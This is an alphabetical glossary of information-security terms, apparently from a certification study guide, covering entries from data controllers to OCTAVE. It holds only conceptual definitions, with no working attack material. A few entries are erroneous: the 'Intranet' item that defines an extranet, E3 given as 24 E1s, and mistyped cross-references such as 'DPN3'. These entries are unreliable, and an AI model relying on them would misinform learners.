- Data controllers** Role that creates and manages sensitive data within an organization. Human resources employees are an example: they create and manage sensitive data, such as salary and benefit data, reports from employee sanctions, etc.
- Data Circuit-Terminating Equipment** See—DCE
- Data Definition Language** See—DDL
- Data dictionary** Contains a description of the database tables, including the schema, database view information, and information about authorized database administrator and user accounts
- Data Encryption Algorithm** See—DEA
- Data Encryption Standard** See—DES
- Data Execution Prevention** See—DEP
- Data hiding** See—Encapsulation (object)
- Data in transit** Also called data in motion, data that is being transferred across a network
- Data in use** Data that is actively being used in an application, such as data being viewed by a user in an open spreadsheet
- Data link layer** Layer 2 of the OSI model, handles access to the physical layer as well as local area network communication
- Data maintenance** The operational process of protecting data on a day-to-day basis
- Data Manipulation Language** See—DML
- Data mining** Used to search for patterns, such as fraudulent activity, in a data warehouse
- Data Owner** A management employee responsible for assuring that specific data is protected
- Data processor** Role that manages data on behalf of data controllers. An outsourced payroll company is an example of a data processor
- Data Quality Principle** OECD Privacy Guideline principle that states personal data should be complete, accurate, and maintained in a fashion consistent with the purposes for the data collection
- Data remanence** See—Remanence
- Data Terminal Equipment** See—DTE
- Data warehouse** A large collection of data
- Database** A structured collection of related data
- Database Administrators** See—DBA
- Database journal** A log of all database transactions. Should a database become corrupted, the database can be reverted to a backup copy, and then subsequent transactions can be “replayed” from the journal, restoring database integrity
- Database Management System** See—DBMS
- Database replication** Mirrors a live database, allowing simultaneous reads and writes to multiple replicated databases by clients
- Database shadowing** Two or more identical databases that are updated simultaneously
- Database view** The result of a database query

- DBA** Database Administrators, role that manages databases
- DBMS** Database Management System, controls all access to the database and enforces database security
- DCE** Data Circuit-Terminating Equipment, a device that networks DTEs, such as a router
- DCOM** Distributed Component Object Model, locates and connects objects across a network
- DDL** Data Definition Language, used to create, modify, and delete tables
- DDoS** Distributed Denial of Service, an availability attack using many systems
- DEA** Data Encryption Algorithm, described by DES
- Deadbolt** A rigid locking mechanism that is held in place by a key and prevents the door from opening or fully closing when extended
- Decryption** Converts a ciphertext into plaintext
- Defense-in-depth** Application of multiple safeguards that span multiple domains to protect an asset
- Defined** CMM phase 3
- Degaussing** Destroying the integrity of the magnetization of the storage media, making the data unrecoverable
- Demarc** Demarcation point, where the ISP's responsibility ends and the customer's begins
- Demilitarized Zone** See—DMZ
- Denial of Service** See—DoS
- DEP** Data Execution Prevention, which can be enabled within hardware and/or software, and makes specific pages of the stack non-executable
- Deprovisioning** Removing a resource (e.g., user, system, application) from an operational state
- Depth of field** The area that is in focus
- DES** Data Encryption Standard, a symmetric block cipher using a 56-bit key and 64-bit block size
- Detection phase** Incident management phase that analyzes events in order to determine whether they might comprise a security incident
- Detective controls** Controls that alert during or after a successful attack
- Deterrent controls** Deter users from performing actions on a system
- Develop an IT contingency plan** Fifth step of the NIST SP 800-34 contingency planning process
- Develop recovery strategies** Fourth step of the NIST SP 800-34 contingency planning process
- Develop the contingency planning policy statement** First step of the NIST SP 800-34 contingency planning process
- DevOps** A more agile development and support model, echoing Agile programming methods including Sashimi and Scrum. Developers directly support operational functions
- DevSecOps** Development, Security, and Operations: integrates security into the DevOps process, continuing the focus on Agile methodology
- DHCP** Dynamic Host Configuration Protocol, assigns temporary IP address leases to systems, as well as DNS and default gateway configuration
- Diameter** RADIUS' successor, designed to provide an improved Authentication, Authorization, and Accounting (AAA) framework

Dictionary attack Password-cracking method that uses a predefined list of words, like a dictionary, running each word through a hash algorithm

Differential backup An archive of any files that have been changed since the last full backup was performed

Differential cryptanalysis Seeks to find the “difference” between related plaintexts that are encrypted

Diffie-Hellman Key Agreement Protocol Key agreement allows two parties to securely agree on a symmetric key via a public channel with no prior key exchange

Diffusion The order of the plaintext should be dispersed in the ciphertext

Digital Communication that transfers data in bits: ones and zeroes

Digital Rights Management See—DRM

Digital signature Provides non-repudiation, which includes authentication of the identity of the signer, and proof of the document’s integrity

Digital Subscriber Line See—DSL

Direct evidence Testimony provided by a witness regarding what the witness actually experienced

Direct Sequence Spread Spectrum See—DSSS

Directory Path Traversal Escaping from the root of a web server (such as /var/www) into the regular file system by referencing directories such as “..”

Disassembler Attempts to convert machine language into assembly

Disaster Any disruptive event that interrupts normal system operations

Disaster Recovery Plan See—DRP

Disclosure, Alteration, and Destruction See—DAD

Discretionary Access Control See—DAC

Diskless workstation Computer system that contains CPU, memory, and firmware, but no hard drive, type of thin client

Distance vector Routing protocol that uses a simple metric, such as hop count

Distributed Component Object Model See—DCOM

Distributed Denial of Service See—DDoS

Distributed Network Protocol See—DPN3

Distributed systems Combines computers from multiple locations and treats them as one logical system

Divestitures Also known as de-mergers and de-acquisitions, and represent the flip side of acquisitions: one company becomes two or more

DML Data Manipulation Language, used to query and update data stored in the tables

DMZ Demilitarized Zone network, used to separate trusted from untrusted networks

DNP3 Distributed Network Protocol, provides an open standard used primarily within the energy sector for interoperability between various vendors’ SCADA and smart grid applications

DNS Domain Name System, a distributed global hierarchical database that translates names to IP addresses, and vice versa

DNS reflection attack Spoofed DoS attack using third-party DNS servers

DNSSEC Domain Name Server Security Extensions, provides authentication and integrity to DNS responses via the use of public key encryption

- Domain Name Server Security Extensions** See—DNSSEC
- Domain Name System** See—DNS
- Domains of trust** Access control model used by Windows Active Directory
- DoS** Denial of Service, an attack on availability
- DRAM** Dynamic Random Access Memory, stores bits in small capacitors (like small batteries), cheaper and slower than SRAM
- DRM** Digital Rights Management, designed to restrict the use of copyrighted materials and other forms of intellectual property through controls such as watermarks, product keys, and region locking
- DRP** Disaster Recovery Plan, a short-term plan to recover from a disruptive event
- DSL** Digital Subscriber Line, uses existing copper pairs to provide digital service to homes and small offices
- DSSS** Direct Sequence Spread Spectrum, uses the entire wireless band at once
- DTE** Data Terminal Equipment, a network “terminal,” such as a desktop, server, or actual terminal
- DTE/DCE** Connection that spans the demarc
- Dual-factor authentication** See—Strong authentication
- Dual-homed host** Host with two network interfaces: one connected to a trusted network and the other connected to an untrusted network
- Due care** Requires that key organizational stakeholders are prudent in carrying out their duties, aka the “prudent man rule”
- Due diligence** The management of due care
- Dumpster diving** A physical attack in which a person recovers trash in hopes of finding sensitive information that has been merely discarded in whole rather than being destroyed
- Dynamic Host Configuration Protocol** See—DHCP
- Dynamic Application Security Testing** See—DAST
- Dynamic password** Changes at regular intervals
- Dynamic signatures** Biometric control that measures the process by which someone signs their name
- Dynamic testing** Tests code while executing it
- E1** Dedicated 2.048 megabit circuit that carries 30 channels
- E3** 24 E1s
- EAP** Extensible Authentication Protocol, a Layer 2 authentication framework that describes many specific authentication protocols
- EAP-FAST** EAP-Flexible Authentication via Secure Tunneling, designed by Cisco to replace LEAP
- EAP Over LAN** See—EAPOL
- EAP-Transport Layer Security** See—EAP-TLS
- EAP T tunneled Transport Layer Security** See—EAP-TTLS
- EAP-TLS** EAP-Transport Layer Security, uses PKI, requiring both server-side and client-side certificates
- EAP-TTLS** EAP Tunneled Transport Layer Security, simplifies EAP-TLS by dropping the client-side certificate requirement

- EAPOL** EAP Over LAN, a Layer 2 protocol for varying EAP
- ECB** Electronic Code Book mode, the simplest and weakest mode of DES
- ECE** New TCP flag, Explicit Congestion Notification Echo
- ECPA** Electronic Communications Privacy Act, provides search and seizure protection to non-telephony electronic communications
- Edge computing** A component of distributed computing that seeks to push data to the edge of the network (and closer to the customer)
- eDiscovery** Electronic Discovery, pertains to legal counsel gaining access to pertinent ESI (Electronically Stored Information) during the pre-trial discovery phase of civil legal proceedings
- EEPROM** Electrically-Erasable Programmable Read Only Memory, electrically erasable memory via the use of flashing program
- EF** Exposure Factor, the percentage of value an asset lost due to an incident
- EGP** Exterior Gateway Protocol, a routing protocol used on the Internet
- Egress monitoring** Control focused on detection of adversary activity based upon data leaving an organization
- Electrically-Erasable Programmable Read Only Memory** See—EEPROM
- Electronic backups** Data that is stored electronically and can be retrieved in case of disruptive event or disaster
- Electronic Code Book** See—ECB
- Electronic Communications Privacy Act** See—ECPA
- Electronic Discovery** See—eDiscovery
- Electronic vaulting** Batch process of electronically transmitting data that is to be backed up on a routine, regularly scheduled time interval
- Emanations** Energy which escape an electronic system, and which may be remotely monitored under certain circumstances
- Embedded systems** Computers that perform a limited set of functions. Examples of embedded systems include HVAC controllers, medical devices such as heart monitors or IV drip pumps, ATMs, and “smart” appliances
- Emergency Operations Center** See—EOC
- Encapsulating Security Payload** See—ESP
- Encapsulation (network)** Takes information from a higher network layer and adds a header to it, treating the higher-layer information as data
- Encapsulation (object)** Contains and hides the details of an object’s method
- Encryption** Converts the plaintext to a ciphertext
- End-User License Agreement** See—EULA
- End-of-Life** See—EOL
- End-of-Service** See—EOS
- Enrollment** The process of enrolling with a system (such as a biometric authentication system), creating an account for the first time
- Enticement** Making the conditions for commission of a crime favorable for those already intent on breaking the law
- Entitlements** The permissions granted to a user
- Entity integrity** Requires that each tuple has a unique primary key that is not null

- Entrapment** A legal defense where the defendant claims an agent of law enforcement persuaded the defendant to commit a crime that he or she would otherwise not have committed
- EOC** Emergency Operations Center, the command post established during or just after an emergency event
- EOL** End-of-Life, products no longer sold by a vendor (but still supported)
- EOS** End-of-Service, products no longer supported by a vendor
- Ephemeral ports** TCP/IP ports 1024 and higher
- EPROM** Erasable Programmable Read Only Memory, memory which may be erased with ultraviolet light
- Eradication phase** Incident management phase that cleans a compromised system
- Erasable Programmable Read Only Memory** See—EPROM
- ESP** Encapsulating Security Payload, IPsec protocol which primarily provides confidentiality by encrypting packet data
- Ethernet** Dominant local area networking technology that transmits network data via frames
- Ethical disclosure** The practice of privately sharing vulnerability information with a vendor and withholding public release until a patch is available. Also known as responsible disclosure
- Ethics** Doing what is morally right
- EU Data Protection Directive** Privacy directive which allows for the free flow of information while still maintaining consistent protections of each member nation's citizen's data
- EULA** End-User License Agreement, a form of software licensing agreement
- Exclusive Or** See—XOR
- Executive Succession Planning** Determines an organization's line of succession
- Exfiltration** Policy-violating removal of sensitive data from a secure perimeter
- Exigent circumstances** With respect to evidence acquisition, justification for the seizure of evidence without a warrant due to the extreme likelihood that the evidence will be destroyed
- Expert systems** Seek to replicate the knowledge and decision-making capability of human experts
- Exposure Factor** See—EF
- Extensible Authentication Protocol** See—EAP
- Extensible Markup Language** See—XML
- Exterior Gateway Protocol** See—EGP
- External testing** Security tests performed outside an organization's perimeter, either by employees or by third parties
- Intranet** A connection between private Intranets
- Extreme Programming** See—XP
- Facial scan** Biometric control that takes and compares a picture of a face to pictures stored in a database
- Fail securely** Design concept that ensures a system remains secure when it fails, and does not disclose or offer the opportunity to alter any data
- Failover cluster** See—High availability cluster
- Fair use doctrine** Allows someone to duplicate copyrighted material without requiring the payment, consent, or even knowledge of the copyright holder

False Accept Rate See—FAR

False Reject Rate See—FRR

FAR False Accept Rate, occurs when an unauthorized subject is accepted as valid. Also known as a type II error

Faraday Cage Shields enclosed objects from EMI

Fault injection attacks Physical attacks that are active: they change a system, typically by injecting energy such as electricity, light, or electromagnetic interference (EMI)

FCoE Fibre Channel over Ethernet, Storage Area Network (SAN) protocol that leverages Fibre Channel, but can be transmitted across standard Ethernet networks. Does not use TCP/IP

FCIP Fibre Channel over IP, Storage Area Network (SAN) protocol that encapsulates Fibre Channel frames via Ethernet and TCP/IP

FDDI Fiber Distributed Data Interface, legacy LAN technology that uses light

FDE Full Disk Encryption, also called Whole Disk Encryption

FDX See—Fetch and execute

Federated Identity Management See—FIM

Feedback Stream cipher mechanism that seeds the previous encrypted bit into the next bit to be encrypted

Fetch and execute Mechanism that allows the CPU to receive machine language instructions and execute them. Also called “Fetch, Decode, Execute,” or FDX

FHSS Frequency Hopping Spread Spectrum, uses a number of small frequency channels throughout the wireless band and “hops” through them in pseudorandom order

Fibre Channel Non-Ethernet/IP fiber optic storage technology

Fibre Channel over Ethernet See—FCoE

Fibre Channel over IP See—FCIP

FIM Federated Identity Management, applies Single Sign-On at a much wider scale: ranging from cross-organization to Internet scale

Fiber Distributed Data Interface See—FDDI

Fiber Optic network cable Uses light to carry information

Field of view The entire area viewed by a camera

File Transfer Protocol See—FTP

FIN TCP flag, finish a connection (gracefully)

Fingerprint scan Biometric scan of the minutiae (specific details of the fingerprint)

Firewall Device that filters traffic based on Layers 3 (IP addresses) and 4 (ports)

Firmware Stores small programs that do not change frequently, such as a computer’s BIOS

First sale doctrine Allows a legitimate purchaser of copyrighted material to sell it to another person

Fitness function Genetic algorithm concept that assigns a score to an evolved algorithm

Flash memory A specific type of EEPROM, used for small portable disk drives

Flat file Text file that contains multiple lines of data, each in a standard format

Footcandle One lumen per square foot

Foreign key A key in a related database table that matches a primary key in the parent database

- Formal access approval** Documented approval from the data owner for a subject to access certain objects
- Forward chaining** Expert system mode that starts with no premise, and works forward to determine a solution
- Fourth-generation programming language** See—4GL
- Fraggle attack** Smurf attack variation which uses UDP instead of ICMP
- Frame** Layer 2 PDU
- Free software** Controversial term that is defined differently by different groups. “Free” may mean free of charge, or “free” may mean the user is free to use the software in any way they would like, including modifying it
- Freeware** Software that is free of charge
- Frequency Hopping Spread Spectrum** See—FHSS
- FRR** False Reject Rate occurs when an authorized subject is rejected as invalid. Also known as a type I error
- FTP** File Transfer Protocol, used to transfer files to and from servers
- Full backup** An archive of all files
- Full disclosure** The controversial practice of releasing vulnerability details publicly
- Full Disk Encryption** See—FDE
- Full duplex** Two-way simultaneous transmission, like two people having a face-to-face conversation
- Full knowledge test** A penetration test where the tester is provided with inside information at the start of the test
- Fuzz testing** See—Fuzzing
- Fuzzing** A type of black box testing that enters random malformed data as inputs into software programs to determine if they will crash
- Gamification** A form of learning that turns potentially dry material (such as security awareness briefings) into a game, using avatars, points, levels, and badges
- GAN** Global Area Network; a global collection of WANs
- GDPR** The General Data Protection Regulation, the current privacy and security law in the European Union
- Genetic algorithms** Creating computer algorithms via Darwinian evolution principles
- Genetic programming** Creating entire software programs (usually in the form of Lisp source code) via Darwinian evolution principles
- GFS** Grandfather-Father-Son, a backup rotation method
- GIG** Global Information Grid, the US DoD global network, one of the largest private networks in the world
- GLBA** Gramm-Leach-Bliley Act, requires financial institutions to protect the confidentiality and integrity of consumer financial information
- Global Area Network** See—GAN
- Global Information Grid** See—GIG
- Graham-Denning Model** Has three parts: objects, subjects, and rules. It provides a more granular approach for interaction between subjects and objects
- Gramm-Leach-Bliley Act** See—GLBA
- Grandfather-Father-Son** See—GFS

- Gross negligence** The opposite of due care
- Guideline** A recommendation, administrative control
- Hacker** Controversial term that may mean explorer or someone who maliciously attacks systems
- Hacktivist** Hacker activist, someone who attacks computer systems for political reasons
- Half duplex** Sends or receives at one time only (not simultaneously), like a walkie-talkie
- Hand geometry** Biometric control that uses measurements from within specific points on the subject's hand
- Hardcopy data** Any data that is accessed through reading or writing on paper rather than processing through a computer system
- Harrison-Ruzzo-Ullman Model** Maps subjects, objects, and access rights to an access matrix. It is considered a variation to the Graham-Denning Model
- Hash Function** One-way encryption using an algorithm and no key
- Hash of Variable Length** See—HAVAL
- Hashed Message Authentication Code** See—HMAC
- HAVAL** Hash of Variable Length, a hash algorithm that creates message digests of 128, 160, 192, 224, or 256 bits in length, using 3, 4, or 5 rounds
- HDLC** High-Level Data Link Control, the successor to SDLC
- HDSL** High-data-rate DSL, matches SDSL speeds using two pairs of copper
- Health Insurance Portability and Accountability Act** See—HIPAA
- Hearsay** Second-hand evidence
- HIDS** Host-based Intrusion Detection System, a detective technical control
- Hierarchical database** Database that forms a tree
- High availability cluster** Multiple systems that can be seamlessly leveraged to maintain the availability of the service or application being provided. Also called a failover cluster
- High-data-rate DSL** See—HDSL
- High-Level Data Link Control** See—HDLC
- High-Performance Computing** See—HPC
- HIPAA** Health Insurance Portability and Accountability Act, United States regulation which protects healthcare information
- HIPS** Host-based Intrusion Prevention System, preventive device that processes information within the host
- HMAC** Hashed Message Authentication Code provides integrity by combining symmetric encryption with hashing
- Hold-down timer** Distance vector routing protocol safeguard that avoids flapping
- Honeynet** A network of honeypots
- Honeypot** A system designed to attract attackers
- Host-based Intrusion Detection Systems** See—HIDS
- Host-based Intrusion Prevention System** See—HIPS
- Host-to-host layer** See—Transport layer (TCP/IP)
- Host-to-host transport layer** See—Transport layer (TCP/IP)
- Hot site** A backup site with all necessary hardware and critical applications data mirrored in real time

- HPC** High-Performance Computing, systems that leverage massive amounts of CPUs to achieve quadrillions of floating point operations (FLOPs) per second
- HTML** Hypertext Markup Language, used to display web content
- HTTP** Hypertext Transfer Protocol, a protocol to transmit web data via a network
- HTTPS** Hypertext Transfer Protocol Secure, HTTP using SSL or TLS
- Hub** Layer 1 network access device that acts as a multiport repeater
- Hybrid attack** Password attack that appends, prepends, or changes characters in words from a dictionary
- Hybrid risk analysis** Combines quantitative and qualitative risk analysis
- Hypertext Markup Language** See—HTML
- Hypertext Transfer Protocol** See—HTTP
- Hypertext Transfer Protocol Secure** See—HTTPS
- Hypervisor** Software or operating system that controls access between virtual guests and host hardware
- Hypervisor mode** Allows guests to operate in ring 0, controlled by a hypervisor in ring “−1”
- I/O Controller Hub** See—Southbridge
- IaaS** Infrastructure as a Service, provides an entire virtualized operating system, which the customer configures from the OS on up
- ICC** See—Smartcard
- ICH** See—Southbridge
- ICMP** Internet Control Message Protocol, a protocol used to troubleshoot and report error conditions
- ICS** Industrial Control Systems, computers used by industries such as power generation, manufacturing, and automation
- IDaaS** Identity as a Service, also called cloud identity, allows organizations to leverage cloud service for identity management
- IDE** Integrated Development Environment, improves productivity by providing a programmer with a single interface that can perform numerous functions including editing, syntax checking, compiling, and more
- IDEA** International Data Encryption Algorithm, a symmetric block cipher using a 128-bit key and 64-bit block size
- Identification** Association of an individual
- Identify preventive controls** Third step of the NIST SP 800-34 contingency planning process
- Identity as a Service** See—IDaaS
- IDL** Interface Definition Language, used by CORBA objects to communicate
- IDS** Intrusion Detection System, a detective technical control
- IGP** Interior Gateway Protocol, a routing protocol used on private networks
- IKE** Internet Key Exchange, manages the IPsec encryption algorithm
- IMAP** Internet Message Access Protocol, an email client protocol
- Impact** The severity of damage, sometimes expressed in dollars (value)
- Incremental backup** An archive of all files that have changed since the last backup of any kind was performed
- Individual Participation Principle** OECD Privacy Guideline principle that states individuals should have control over their data

- Industrial Control Systems** See—ISC
- Industrial, Scientific, and Medical** See—ISM
- Inference** Deductive attack where a user is able to use lower-level access to learn restricted information
- Inference engine** Expert system component that follows the tree formed by the knowledge base, and fires a rule when there is a match
- Information Technology Infrastructure Library** See—ITIL
- Information Technology Security Evaluation Criteria** See—ITSEC
- Infrastructure as a Service** See—IaaS
- Inheritance** Objects inherit capabilities from their parent class
- Initial** CMM phase 1
- Installation Testing** Testing software as it is installed and first operated
- Instance** One copy of an object
- Intangible asset** Non-physical assets such as data, intellectual property, and brand reputation
- Integrated Circuit Card** See—Smartcard
- Integrated Development Environment** See—IDE
- Integrated Product Team** See—IPT
- Integrated Services Digital Network** See—ISDN
- Integration Testing** Testing multiple software components as they are combined into a working system
- Integrity** Seeks to prevent unauthorized modification of information
- Internal testing** Security tests performed inside an organization's perimeter, either by employees or by third parties
- Intellectual property** Intangible property that resulted from a creative act
- Interface Definition Language** See—IDL
- Interface testing** Tests all the ways users can interact with the application, and is concerned with appropriate functionality being exposed. From a security-oriented vantage point, the goal is to ensure that security is uniformly applied across the various interfaces
- Interior Gateway Protocol** See—IGP
- International Data Encryption Algorithm** See—IDEA
- Internet** A global collection of peered networks running TCP/IP
- Internet Control Message Protocol** See—ICMP
- Internet Key Exchange** See—IKE
- Internet layer** TCP/IP model layer that aligns with Layer 3 of the OSI model, describes IP addresses and routing
- Internet Message Access Protocol** See—IMAP
- Internet of Things** See—IoT
- Internet Protocol** See—IP
- Internet Protocol Security** See—IPsec
- Internet Relay Chat** See—IRC
- Internet Security Association and Key Management Protocol** See—ISAKMP
- Internet Small Computer System Interface** See—iSCSI
- Interpreted code** Code that is compiled on the fly each time the program is run

- Interrupt** Indicates an asynchronous CPU event has occurred
- Intranet** A privately owned network running TCP/IP
- Intrusion Detection System** See—IDS
- Intrusion Prevention System** See—IPS
- IoT** Internet of Things, Internet-connected embedded devices such as thermostats, baby monitors, appliances, light bulbs, and smart meters
- IP** Internet protocol, includes IPv4 and IPv6
- IPS** Intrusion Prevention System, a preventive device designed to prevent malicious actions
- IPsec** Internet Protocol Security, a suite of protocols that provide a cryptographic layer to both IPv4 and IPv6
- IPT** Integrated Product Team, a customer-focused group that focuses on the entire lifecycle of a project
- IPv4** Internet Protocol version 4, commonly called IP. It is the fundamental protocol of the Internet
- IPv6** Internet Protocol version 6, the successor to IPv4, featuring far larger address space, simpler routing, and simpler address assignment
- IPv6 autoconfiguration** Autoconfiguration of a unique IPv6 address, omitting the need for static addressing or DHCP
- IRC** Internet Relay Chat, a global network of chat servers and clients
- Iris scan** Passive biometric scan of the iris (colored portion of the eye)
- ISAKMP** Internet Security Association and Key Management Protocol, manages the IPsec Security Association process
- iSCSI** Internet Small Computer System Interface, Storage Area Network (SAN) protocol transmitted via Ethernet and TCP/IP
- ISDN** Integrated Services Digital Network, provides digital service via copper pair
- ISM** Industrial, Scientific, and Medical, wireless bands set aside for unlicensed use
- ISO 17799** A broad-based approach for information security code of practice by the International Organization for Standardization
- ISO 22301** Management-focused business continuity guideline called “Business continuity management systems—Requirements”
- ISO/IEC-27031** Technically-focused business continuity guideline that is part of the ISO 27000 series
- ITIL** Information Technology Infrastructure Library, is a framework for providing best services in IT Service Management
- ITSEC** Information Technology Security Evaluation Criteria, the first successful international evaluation model
- Java** An object-oriented language used not only to write applets, but also as a general-purpose programming language
- JavaScript Object Notation** See—JSON
- JIT** Just-In-Time access involves creation of accounts or providing authorization only when the access is needed, and often also implies automated removal of access
- JSON** JavaScript Object Notation, a data interchange format
- Just-In-Time** See—JIT
- KDC** Key Distribution Center, a Kerberos service that authenticates principals

Keep it Simple Also known as the “KISS principle,” design principle that recognizes that simpler systems are more secure than complex systems

Kerberos A third-party authentication service that may be used to support Single Sign-On

Kernel The heart of the operating system that usually runs in ring 0. It provides the interface between hardware and the rest of the operating system, including applications

Key Distribution Center See—KDC

Key lock Preventive device that requires a physical key to unlock

Key Performance Indicator See—KPI

Key Risk Indicator See—KRI

Keyboard dynamics Biometric control that refers to how hard a person presses each key and the rhythm by which the keys are pressed

Keyboard unit The external keyboard

Knowledge base Expert system component that consists of “if/then” statements

KPI Key Performance Indicator, a method for measuring availability

KRI Key Risk Indicator, a method for measuring risk

L2F Layer 2 Forwarding, designed to tunnel PPP

L2TP Layer 2 Tunneling Protocol, combines PPTP and L2F

Label Security level assigned to an object, such as confidential, secret, or top secret

LAN Local Area Network, a comparatively small network, typically confined to a building or an area within one

LAND attack DoS attack which uses a spoofed SYN packet that includes the victim’s IP address as both source and destination

Lattice-Based Access Controls Nondiscretionary access control with defined upper and lower bounds implemented by the system

Layer 2 Tunneling Protocol See—L2TP

Layered defense See—Defense-in-depth

Layering Separates hardware and software functionality into modular tiers

LCP Link Control Protocol, the initial unauthenticated connection used by CHAP

LDAP Lightweight Directory Access Protocol, open protocol for interfacing and querying directory service information provided by network operating systems. Uses port 389 via TCP or UDP

LEAP Lightweight Extensible Authentication Protocol, a Cisco-proprietary protocol released before 802.1X was finalized

Least privilege See—Principle of least privilege

Legal liability Liability enforced through civil law

Li-Fi Light Fidelity, uses LED (Light Emitting Diodes) to transfer data

Lightweight Directory Access Protocol See—LDAP

Lightweight Extensible Authentication Protocol See—LEAP

Linear cryptanalysis Known plaintext attack where the cryptanalyst finds large amounts of plaintext/ciphertext pairs created with the same key

Link Control Protocol See—LCP

Link state Routing protocols that factor in additional metrics for determining the best route, including bandwidth

- Live forensics** Taking a binary image of physical memory, gathering details about running processes, and gathering network connection data
- LLC** Logical Link Control, Layer 2 protocol that handles LAN communications
- Local Area Network** See—LAN
- Lock bumping** Attack on locks using a shaved key, which bumps the pins, allowing the lock to turn
- Lock picking** The art of unlocking a lock without a key
- Logic bomb** A malicious program that is triggered when a logical condition is met, such as after a number of transactions have been processed, or on a specific date
- Logical Link Control** See—LLC
- Logical Unit Numbers** See—LUN
- Lumen** The amount of light one candle creates
- LUN** Logical Unit Numbers, provide a way of addressing storage across the network. Also used for basic access control for network accessible storage
- Lux** One lumen per square meter
- LWP** See—Thread
- MAC (Access Control)** Mandatory Access Control, system-enforced access control based on subject's clearances and object's labels
- MAC (Telecommunications)** Media Access Control, Layer 2 protocol that transfers data to and from the physical layer
- MAC address** Layer 2 address of a NIC
- Machine code** Software that is executed directly by the CPU
- Machine learning** Systems employing algorithms that learn based upon previously encountered training datasets
- MAD** See—MTD
- Magnetic stripe card** Passive device that contains no circuits. Sometimes called swipe cards: they are used by swiping through a card reader
- Maintenance hook** Shortcut installed by system designers and programmers to allow developers to bypass normal system checks during development
- Malicious Code** See—Malware
- Malware** Malicious software, any type of software which attacks an application or system
- MAN** Metropolitan Area Network, typically confined to a city, a zip code, or a campus or office park
- Managed** CMM phase 4
- Managed mode** 802.11 mode that clients use to connect to an access point
- Mandatory Access Control** See—MAC
- Mandatory leave** Forcing staff to take vacation or time away from the office. Also known as forced vacation
- Mantrap** A preventive physical control with two doors. Each door requires a separate form of authentication to open
- Master mode** 802.11 mode used by access points
- Maximum Allowable Downtime** See—MTD
- Maximum Tolerable Downtime** See—MTD

- Maximum Transmission Unit** See—MTU
- MCH** See—Northbridge
- MD5** Message Digest 5, a hash function that creates a 128-bit message digest
- Mean Time Between Failures** See—MTBF
- Mean Time to Repair** See—MTTR
- Media Access Control** See—MAC
- Memory** Volatile or non-volatile computer storage
- Memory Controller Hub** See—Northbridge
- Mesh** Physical network topology that interconnects network nodes to each other
- Message Digest 5** See—MD5
- Message Integrity Check** See—MIC
- Method** The function performed by an object
- Metropolitan Area Network** See—MAN
- MIC** Message Integrity Check, integrity protocol used by WPA2
- Micro-segmentation** The process of filtering between all systems, whether physical or cloud-based
- Microkernels** A modular kernel
- Microservices** Accesses services via APIs and uses technologies such as containers and serverless
- Microwave motion detector** Active motion detector that uses microwave energy
- Middleware** Connects programs to programs
- Minimum Operating Requirements** See—MOR
- Minimum security requirements** Describes the baseline security controls required for a third-party company to do business with an organization
- Minutiae** Specific fingerprint details that include whorls, ridges, bifurcation, and others
- Mirroring** Complete duplication of data to another disk, used by some levels of RAID
- Mission Owners** See—Business Owners
- Misuse Case Testing** Modeling the impact of an adversary abusing an application
- Mobile sites** DRP backup site option that is a “datacenters on wheels”; towable trailers that contain racks of computer equipment, as well as HVAC, fire suppression, and physical security
- Modem** Modulator/demodulator; takes binary data and modulates it into analog sound that can be carried on phone networks
- Modes of Operation** Dedicated, system high, compartmented, and multilevel modes
- Monitor mode** 802.11 read-only mode used for sniffing
- Monoalphabetic cipher** Substitution cipher using one alphabet
- Monolithic kernel** A statically compiled kernel
- MOR** Minimum Operating Requirements, describes the minimum environmental and connectivity requirements in order to operate computer equipment
- Motherboard** Contains computer hardware including the CPU, memory slots, firmware, and peripheral slots such as PCI (Peripheral Component Interconnect) slots
- MPLS** Multiprotocol Label Switching, provides a way to forward WAN data via labels

- MTBF** Mean Time Between Failures, quantifies how long a new or repaired system will run on average before failing
- MTD** Maximum Tolerable Downtime, the total time a system can be inoperable before an organization is severely impacted
- MTTR** Mean Time to Repair, describes how long it will take to recover a failed system
- MTU** Maximum Transmission Unit, the maximum PDU size on a network
- Multicast** One-to-many network traffic, and the “many” is preselected
- Multipartite virus** Virus that spreads via multiple vectors. Also called multipart virus
- Multiprocessing** Runs multiple processes on multiple CPUs
- Multiprotocol Label Switching** See—MPLS
- Multitasking** Allows multiple tasks (heavy weight processes) to run simultaneously on one CPU
- Mutation** Genetic algorithm concept that introduces random changes to algorithms
- Mutual Aid Agreement** See—Reciprocal agreement
- NAT** Network Address Translation, translates IP addresses
- NDA** Non-disclosure agreement, a contractual agreement that ensures that an individual or organization appreciates their legal responsibility to maintain the confidentiality of sensitive information
- Need to know** Requirement that subjects need to know information before accessing it
- Network access layer** TCP/IP model layer that combines Layers 1 and 2 of the OSI model. It describes Layer 1 issues such as energy, bits, and the medium used to carry them
- Network Address Translation** See—NAT
- Network Interface Card** See—NIC
- Network Intrusion Prevention System** See—NIPS
- Network layer** Layer 3 of the OSI model, describes routing data from a system on one LAN to a system on another
- Network model (databases)** Type of hierarchical database that allows branches to have two parents
- Network model (telecommunications)** A description of how a network protocol suite operates
- Network stack** A network protocol suite programmed in software or hardware
- Network-based Intrusion Detection System** See—NIDS
- NIC** Network Interface Card, a card that connects a system to a network
- NIDS** Network-based Intrusion Detection System, a detective technical control
- NIPS** Network Intrusion Prevention System, a preventive device designed to prevent malicious network traffic
- NIST SP 800-34** NIST Special Publication 800-34 “Contingency Planning Guide for Information Technology Systems”
- Nonce Sum** See—NS
- Non-disclosure agreement** See—NDA
- Non-discretionary access control** Access control based on subjects’ roles or tasks
- Non-interference Model** Ensures that data at different security domains remain separate from one another

Non-repudiation Assurance that a specific user performed a specific transaction and assurance that the transaction did not change

Normal Response Mode See—NRM

Normalization Seeks to make the data in a database table logically concise, organized, and consistent

Northbridge Connects the CPU to RAM and video memory, also called the Memory Controller Hub (MCH)

NRM Normal response mode, SDLC/HDLC mode where secondary nodes can transmit when given permission by the primary

NSNonce Sum, the newest TCP flag, used for congestion notification

OAuth An authorization framework allowing a standardized means of communicating and delegating authorization to applications without requiring users to divulge their credentials

Object A data file

Object A “black box” that combines code and data, and sends and receives messages

Object encapsulation Treats a process as a “black box”

Object Linking and Embedding See—OLE

Object Request Brokers See—ORBs

Object-Oriented Analysis See—OOA

Object-oriented database Database that combines data with functions (code) in an object-oriented framework

Object-Oriented Design See—OOD

Object-Oriented Programming See—OOP

Occupant Emergency Plan See—OEP

OCSP Online Certificate Status Protocol, a client-server method for looking up revoked certificates

OCTAVE Operationally Critical Threat, Asset, and Vulnerability Evaluation, a risk management framework from Carnegie Mellon University

